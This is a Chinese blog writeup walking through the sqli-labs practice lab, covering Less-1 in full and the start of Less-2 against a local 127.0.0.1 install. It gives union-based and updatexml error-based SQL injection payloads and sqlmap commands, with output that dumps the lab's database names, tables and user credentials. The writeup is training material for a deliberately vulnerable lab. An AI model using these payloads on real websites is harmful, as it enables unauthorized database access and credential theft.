

sqli-labs-通关writeup 1-10

原创

[Lynx9528](#) 于 2020-08-12 17:23:40 发布 164 收藏 1

分类专栏: [Sql注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Lynx9528/article/details/107962411>

版权



[Sql注入](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

Less 1-10

文章目录

Less 1-10


- [Less-1 基于错误的GET单引号字符型注入](#)
- [Less-2 基于错误的GET整型注入](#)
- [Less-3 基于错误的GET单引号变形字符型注入](#)
- [Less-4 基于错误的GET双引号字符型注入](#)
- [Less-5 双注入GET单引号字符型注入](#)
- [Less-6 双注入GET双引号字符型注入](#)
- [Less-7 导出文件GET字符型注入](#)
- [Less-8 布尔型单引号GET盲注](#)
- [Less-9 基于时间的GET单引号盲注](#)
- [Less-10 基于时间的双引号盲注](#)

Less-1 基于错误的GET单引号字符型注入

- **0x01 手动union联合查询注入**

输入单引号,页面报错,输入两个单引号,回显正常,说明存在字符型sql输入

```
http://127.0.0.1/sql-labs-master/Less-1/?id=1'
```



根据报错信息,可以确定传入参数被存到一对单引号之间
猜想sql语句大概这样:

```
select * from user where id='1'
```

闭合方法: 通过单引号闭合前面的单引号 然后注释掉后面的内容

sql中的几种注释


1. # / %23(url编码)
2. -空格 /--+
3. /* ... */

开工

通过order by查询字段数

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=1' order by 3--+`

字段数先取4,报错(说第4列未知)



字段数取3后页正常显示

测试回显位置

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,2,3--+`

要执行union后的语句就要让union前的查询语句不正确, 取id=-1或0(只要不存在就ok)

通过回显可位可知, 2,3字段位置有回显

爆数据库名


先介绍几个重要函数:

database() # 当前数据库

user() # 当前用户

version() # 数据库版本信息


payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+`



由回显信息可知, 数据库名为“security”


爆表名

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,table_name,3 from information_schema.tables where table_schema='security'--+`




发现只能显示一个表名, 查看源码发现后台 使用 limit 限制回显行数
可以通过通过group_concat()函数显示多个字段

group_concat() #把一个字段的所有行的结果连在一起返回



爆字段名

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+`




SQLI DUMB SERIES-1

<https://blog.csdn.net/Lynx9528>

爆内容

```
payload: http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(concat_ws(0x3a,username,password)),3 from security.users--+
```




> concat_ws函数,用指定字符 [拼接] 指定内容
0x3a 表示十六进制的 : (冒号)


• 0x02 手动报错型注入

payload:

```
payload1: ?id=1' and 1=1
```



```
payload2: ?id=1' and 1=2
```



证明存在报错注入

几种重要的报错注入函数：

- >
- > `updatexml()` #MYSQL对XML文档数据进行查询和修改的XPATH函数.
- > `extractvalue()` #MYSQL对XML文档数据进行查询的XPATH函数.
- > `floor()` # MYSQL中用来取整的函数
- > `concat` 把传进去的两个参数组合成一个完整的参数再打印出 0x7e为~的16进制(避免报错内容不被吃掉(也可用其他符号的16进制))

开始注入：

爆库名




爆表名



报错提示Subquery returns more than 1 row

原因是报错只能依次显示一行, 我们可以使用limit限制回显行数

payload: `?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1)),0)--+`




通过改变limit a,1 中a的值, 依次爆出security中的表为:

emails, referers, uagents, users

爆字段名


```
payload: ?id=1' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 4,1)),0)--+
```



具体操作同上, 依次爆出字段名为:
id, username, password

爆内容


```
payload: ?id=1' and updatexml(1,concat(0x7e,(select concat_ws(0x3a,id,username,password) from security.users limit 0,1)),0)--+
```



0x03 通过工具sqlmap自动注入(至少Less-1~Less-10可用该方法测试)

自动扫描漏洞

```
payload: python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1
```



```
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1328' UNION ALL SELECT NULL, CONCAT(0x7171767a71, 0x59794459726d6e6c735a7546766c4f76474d534d767768676264477574426150516d526a79677771, 0x716a706b71), NULL-- tdfZ
[18:55:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
```

<https://blog.csdn.net/Lynx9528>

爆数据库名

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 --dbs`

```
[19:01:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:01:45] [INFO] fetching database names
[19:01:45] [INFO] used SQL query returns 12 entries
[19:01:45] [INFO] resumed: 'information_schema'
[19:01:45] [INFO] resumed: 'challenges'
[19:01:45] [INFO] resumed: 'class'
[19:01:45] [INFO] resumed: 'day1'
[19:01:45] [INFO] resumed: 'dvwa'
[19:01:45] [INFO] resumed: 'mysql'
[19:01:45] [INFO] resumed: 'performance_schema'
[19:01:45] [INFO] resumed: 'pikachu'
[19:01:45] [INFO] resumed: 'pkxss'
[19:01:45] [INFO] resumed: 'security'
[19:01:45] [INFO] resumed: 'student'
[19:01:45] [INFO] resumed: 'test'
available databases [12]:
[*] challenges
[*] class
[*] day1
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] security
[*] student
[*] test
```

<https://blog.csdn.net/Lynx9528>

爆库security中的表名

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security --tables`

```
[19:04:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:04:38] [INFO] fetching tables for database: 'security'
[19:04:38] [INFO] used SQL query returns 4 entries
[19:04:38] [INFO] resumed: 'emails'
[19:04:38] [INFO] resumed: 'referers'
[19:04:38] [INFO] resumed: 'uagents'
[19:04:38] [INFO] resumed: 'users'
Database: security
[4 tables]
+-----+
| emails |
| referers |
| uagents |
| users |
+-----+
```

<https://blog.csdn.net/Lynx9528>

爆表users中的字段名

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security -T users --columns`

```
[19:07:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:07:08] [INFO] fetching columns for table 'users' in database 'security'
[19:07:08] [INFO] used SQL query returns 3 entries
[19:07:08] [INFO] resumed: 'id', 'int(3)'
[19:07:08] [INFO] resumed: 'username', 'varchar(20)'
[19:07:08] [INFO] resumed: 'password', 'varchar(20)'
Database: security
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id     | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+
```

<https://blog.csdn.net/Lynx9528>

爆内容

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security -T users -C`

id,username,password --dump

```
[19:10:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:10:05] [INFO] fetching entries of column(s) 'id, password, username' for table 'users' in database 'security'
[19:10:05] [INFO] used SQL query returns 13 entries
[19:10:05] [INFO] resumed: '1, Dumb, Dumb'
[19:10:05] [INFO] resumed: '2, I-kill-you, Angelina'
[19:10:05] [INFO] resumed: '3, p@ssword, Dummy'
[19:10:05] [INFO] resumed: '4, crappy, secure'
[19:10:05] [INFO] resumed: '5, stupidity, stupid'
[19:10:05] [INFO] resumed: '6, genius, superman'
[19:10:05] [INFO] resumed: '7, mob!le, batman'
[19:10:05] [INFO] resumed: '8, admin, admin'
[19:10:05] [INFO] resumed: '9, admin1, admin1'
[19:10:05] [INFO] resumed: '10, admin2, admin2'
[19:10:05] [INFO] resumed: '11, admin3, admin3'
[19:10:05] [INFO] resumed: '12, dumb0, dhakkan'
[19:10:05] [INFO] resumed: '14, admin4, admin4'
Database: security
Table: users
[13 entries]
```

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genius
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumb0
14	admin4	admin4

https://blog.csdn.net/Lynx9528


Game Over~~

后面内容每道题仅介绍一种方式进行注入测试

Less-2 基于错误的GET整型注入

类似于Less-1,甚至还比Less-1要简单---->>>话不多说,直接开干

先丢个单引号试试水,发现直接报错



报错内容: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1


由单引号中内容可猜想sql语句:(整型注入)

```
select * from users where id=1;
```


或者也可以通过布尔值报错的方式判断是否为整型注入

先用and 1=1 试试, and表示并列,只有当and两边均为true时才为真

```
http://127.0.0.1/sqli-labs-master/Less-2/?id=1 and 1=1--+
```



发现正常回显,再用and 1=2 试试



发现无回显,说明 and 后面的内容参与后台数据库逻辑运算,可判断此处存在注入,而且是整型注入

1. 用order by 爆字段数

```
payload: http://127.0.0.1/sqli-labs-master/Less-2/?id=1 order by 3 --+
```

